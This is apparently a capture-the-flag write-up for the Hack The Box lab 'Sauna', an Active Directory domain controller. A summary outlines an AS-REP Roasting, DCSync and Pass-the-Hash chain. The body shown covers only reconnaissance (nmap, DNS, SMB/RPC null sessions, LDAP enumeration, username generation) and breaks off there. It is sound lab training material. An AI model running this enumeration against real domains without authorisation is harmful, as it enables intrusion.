Sauna
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Sauna is a by-the-book Active Directory box. The bank's website leaks the team's names and LDAP confirms one more, so we build a list of likely usernames and run it against Kerberos:fsmithhas pre-authentication disabled, which enables an AS-REP Roasting and hands us a hash that falls to a wordlist (Thestrokes23). Those credentials get us a WinRM shell, andwinPEASsurfaces the AutoLogon credentials of thesvc_loanmgrservice account. That user holdsGetChangesAllover the domain, which allows a DCSync to dump the Administrator NT hash and log in with Pass-the-Hash. Not a single CVE: username enumeration, a weak password and a misdelegated replication right.
Recon
Ping
We start with a ping to look at the TTL, a quick hint at the OS family: values up to ~64 usually mean Linux and ~128, Windows.
ping -c 1 10.10.10.175
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=102 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
UDP sweep
Before TCP, a look at the 100 most common UDP ports. Unlike other boxes, this one is not empty:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.10.175 | grep -v 'no-response'
Initiating UDP Scan at 23:23
Discovered open port 88/udp on 10.10.10.175
Discovered open port 123/udp on 10.10.10.175
Discovered open port 53/udp on 10.10.10.175
Completed UDP Scan at 23:23, 1.42s elapsed (100 total ports)

PORT     STATE  SERVICE       REASON
53/udp   open   domain        udp-response ttl 127
88/udp   open   kerberos-sec  udp-response ttl 127
123/udp  open   ntp           udp-response ttl 127
Three ports that together are a signature: DNS (53) + Kerberos (88) + NTP (123). An Active Directory domain controller needs all three (DNS to locate services via SRV records, Kerberos to authenticate and NTP because Kerberos tickets expire by clock). We know what we are facing before touching TCP.
Port scan
We run a SYN scan across all ports with a high --min-rate and save the output in greppable format so we can reuse the port list:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.175 -oG scan
PORT      STATE SERVICE        REASON
53/tcp    open  domain         syn-ack ttl 127
80/tcp    open  http           syn-ack ttl 127
88/tcp    open  kerberos-sec   syn-ack ttl 127
135/tcp   open  msrpc          syn-ack ttl 127
139/tcp   open  netbios-ssn    syn-ack ttl 127
389/tcp   open  ldap           syn-ack ttl 127
445/tcp   open  microsoft-ds   syn-ack ttl 127
464/tcp   open  kpasswd5       syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl        syn-ack ttl 127
3268/tcp  open  globalcatLDAP  syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman          syn-ack ttl 127
9389/tcp  open  adws           syn-ack ttl 127
49668/tcp open  unknown        syn-ack ttl 127
49673/tcp open  unknown        syn-ack ttl 127
49674/tcp open  unknown        syn-ack ttl 127
49677/tcp open  unknown        syn-ack ttl 127
49689/tcp open  unknown        syn-ack ttl 127
49696/tcp open  unknown        syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 26.49 seconds
Twenty ports, not fourteen: the six in the 49xxx range are RPC's dynamic range, and they are worth listing because that is what secretsdump and friends negotiate over. The ttl 127 values confirm the ping.
extractPorts scan
Extracting information...
IP Address: 10.10.10.175
Open ports: 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49673,49674,49677,49689,49696

Ports copied to clipboard
A second scan identifies versions and runs the default scripts on those ports:
nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49673,49674,49677,49689,49696 -sCV 10.10.10.175
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-15 04:29:18Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-10-15T04:30:11
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m00s
The service set leaves no doubt: Kerberos (88), LDAP (389/636) with its global catalog (3268/3269), kpasswd (464), ADWS (9389) and SMB (445). This is an Active Directory domain controller, and the scan hands us two golden facts: the domain EGOTISTICAL-BANK.LOCAL and an IIS on port 80 titled "Egotistical Bank". On top of that, WinRM (5985) is open: if we get valid credentials, we get a shell straight away.
Three details from the host scripts worth writing down before moving on:
clock-skew: 7h00m00s. The DC's clock runs seven hours ahead of ours, far beyond the five minutes Kerberos tolerates by default. Any operation that requests a ticket (GetNPUsers,GetUserSPNs, Kerberos authentication) can fail with a skew error until the clock is synced withntpdate. It does not get in the way here becausekerbrutebuilds its ownAS-REQ, but it is the number-one cause of unexplained failures on AD boxes.Message signing enabled and required. SMB signing is mandatory, which rules out NTLM relay attacks from the start: any attempt to relay an authentication would be rejected.Potentially risky methods: TRACEon IIS. Enabling TRACE can enable XST (Cross-Site Tracing), though it needs XSS and old browsers. Noted and ruled out.
Before going on, we map the domain in /etc/hosts:
nano /etc/hosts
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.10.175    EGOTISTICAL-BANK.LOCAL
DNS - TCP/UDP 53
With DNS open, we try the usual: basic records and a zone transfer attempt.
dig NS EGOTISTICAL-BANK.LOCAL @10.10.10.175
dig MX EGOTISTICAL-BANK.LOCAL @10.10.10.175
;; ANSWER SECTION:
EGOTISTICAL-BANK.LOCAL.   3600  IN  NS   sauna.EGOTISTICAL-BANK.LOCAL.

;; ADDITIONAL SECTION:
sauna.EGOTISTICAL-BANK.LOCAL.  3600 IN  A     10.10.10.175
sauna.EGOTISTICAL-BANK.LOCAL.  3600 IN  AAAA  dead:beef::7c42:fe2c:a326:707a
sauna.EGOTISTICAL-BANK.LOCAL.  3600 IN  AAAA  dead:beef::238

;; QUESTION SECTION:
;EGOTISTICAL-BANK.LOCAL.        IN  MX

;; AUTHORITY SECTION:
EGOTISTICAL-BANK.LOCAL.   3600  IN  SOA  sauna.EGOTISTICAL-BANK.LOCAL. hostmaster.EGOTISTICAL-BANK.LOCAL. 48 900 600 86400 3600
The NS confirms the DC is called sauna and, in passing, reveals two IPv6 addresses. The MX has no ANSWER (only the authoritative SOA), so there is no mail server. The zone transfer:
dig axfr EGOTISTICAL-BANK.LOCAL @10.10.10.175
; <<>> DiG 9.20.11-4+b1-Debian <<>> axfr EGOTISTICAL-BANK.LOCAL @10.10.10.175
;; global options: +cmd
; Transfer failed.
Transfer failed., which is normal on a properly configured DC (AXFR is only allowed to declared secondaries). DNS gives us no way in.
The IPv6 theory (ruled out)
The IPv6 addresses from the dig open a possibility worth testing: on many real networks the firewall rules are written for IPv4 only and the IPv6 stack is left unfiltered, exposing ports that were closed over IPv4.
nmap -sS --min-rate 5000 -Pn -n -vvv --open dead:beef::7c42:fe2c:a326:707a -6
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 63
80/tcp    open  http             syn-ack ttl 63
88/tcp    open  kerberos-sec     syn-ack ttl 63
135/tcp   open  msrpc            syn-ack ttl 63
389/tcp   open  ldap             syn-ack ttl 63
445/tcp   open  microsoft-ds     syn-ack ttl 63
464/tcp   open  kpasswd5         syn-ack ttl 63
593/tcp   open  http-rpc-epmap   syn-ack ttl 63
636/tcp   open  ldapssl          syn-ack ttl 63
3268/tcp  open  globalcatLDAP    syn-ack ttl 63
3269/tcp  open  globalcatLDAPssl syn-ack ttl 63
5985/tcp  open  wsman            syn-ack ttl 63

Not shown: 988 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
The theory does not hold here: IPv6 shows fewer ports than IPv4, not more. Missing are 139 (NetBIOS, which is inherently IPv4), 9389 and the whole dynamic RPC range. The scan also only covered the default 1000 ports, not all 65535. Route ruled out, but the check costs two seconds and in a real environment it could have handed over the box.
Web - TCP 80
IIS serves the bank's corporate page. The "Meet The Team" section is exactly what we want on an AD box: a list of employees with first and last names.

We note the names. We still do not know the samAccountName format, but these names are the raw material for generating username candidates later.
SMB and RPC - TCP 445 / 135
Before fabricating usernames blind, we try to get the domain to hand them over. A null session against RPC comes first:
rpcclient 10.10.10.175 -U '' -N
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
There is a nuance here worth not glossing over: the null session is established (rpcclient hands us its prompt without complaining), but the queries return ACCESS_DENIED. Connecting and querying are different permissions: the DC accepts the anonymous connection but does not allow enumerating the SAM.
Same over SMB:
crackmapexec smb 10.10.10.175 -u '' -p '' --shares
crackmapexec smb 10.10.10.175 -u '' -p '' --users![crackmapexec authenticating with [+] EGOTISTICAL-BANK.LOCAL\: but returning STATUS_ACCESS_DENIED when enumerating shares and a warning that NTLM needs a username and password for users](../assets/img/sauna/sauna-000005.webp)
SMB  10.10.10.175  445  SAUNA  [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB  10.10.10.175  445  SAUNA  [+] EGOTISTICAL-BANK.LOCAL\:
SMB  10.10.10.175  445  SAUNA  [-] Error enumerating shares: STATUS_ACCESS_DENIED

SMB  10.10.10.175  445  SAUNA  [+] EGOTISTICAL-BANK.LOCAL\:
SMB  10.10.10.175  445  SAUNA  [-] Error enumerating domain users using dc ip 10.10.10.175: NTLM needs domain\username and a password
SMB  10.10.10.175  445  SAUNA  [*] Trying with SAMRPC protocol
The [+] EGOTISTICAL-BANK.LOCAL\: confirms the same thing again: the null session is accepted (the [+] means successful authentication with empty username and password), but listing shares gives STATUS_ACCESS_DENIED. The banner also confirms the signing:True nmap already reported.
We try two more tools, because they do not all negotiate the same way:
smbmap -H 10.10.10.175 -k
[*] Detected 1 hosts serving SMB
[!] Authentication error on 10.10.10.175 invalid principal syntax
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.10.10.175, no fun for you...
[*] Closed 1 connections
smbclient -L 10.10.10.175 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
All three tools say the same thing in different words: anonymous login works, enumeration does not. smbclient even prints Anonymous login successful followed by an empty table. Anonymous access is restricted, so no RID cycling and no share listing. Not a dead end, it just forces us to get the usernames another way.
LDAP - TCP 389
LDAP is usually chattier than SMB even without credentials. First we ask for the naming contexts, i.e. the bases we can search against:
ldapsearch -x -H ldap://10.10.10.175 -s base namingcontexts
# extended LDIF
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts

dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search result
search: 2
result: 0 Success
That this query works without credentials is normal: the RootDSE is public by design, because a client needs to know which base to search before authenticating. With the base DN confirmed, we dump every object in the tree:
ldapsearch -x -H ldap://10.10.10.175 -b "DC=EGOTISTICAL-BANK,DC=LOCAL" "(objectClass=*)" | grep dn
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
...
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
Among the usual containers (Users, Computers, Domain Controllers...) there is one object that is not a system object: CN=Hugo Smith. The DN does not give us the samAccountName, but it does give us one more real name for the list. With the names from the site plus this one from LDAP, we have enough to generate candidates.
Shell as fsmith
Username list with username-anarchy
First we collect every real name we gathered into a file, the six from the website plus the one from LDAP:
nano Users
cat Users
Hugo Smith
Hugo Bear
Fergus Smith
Shaun Coins
Bowie Taylor
Sophie Driver
Steven Kerb
We do not know whether the domain uses fsmith, fergus.smith or ferguss, so we try every format at once. username-anarchy takes real names and generates the usual permutations:
./username-anarchy --input-file Users --select-format first,flast,first.last,firstl > unames.txt
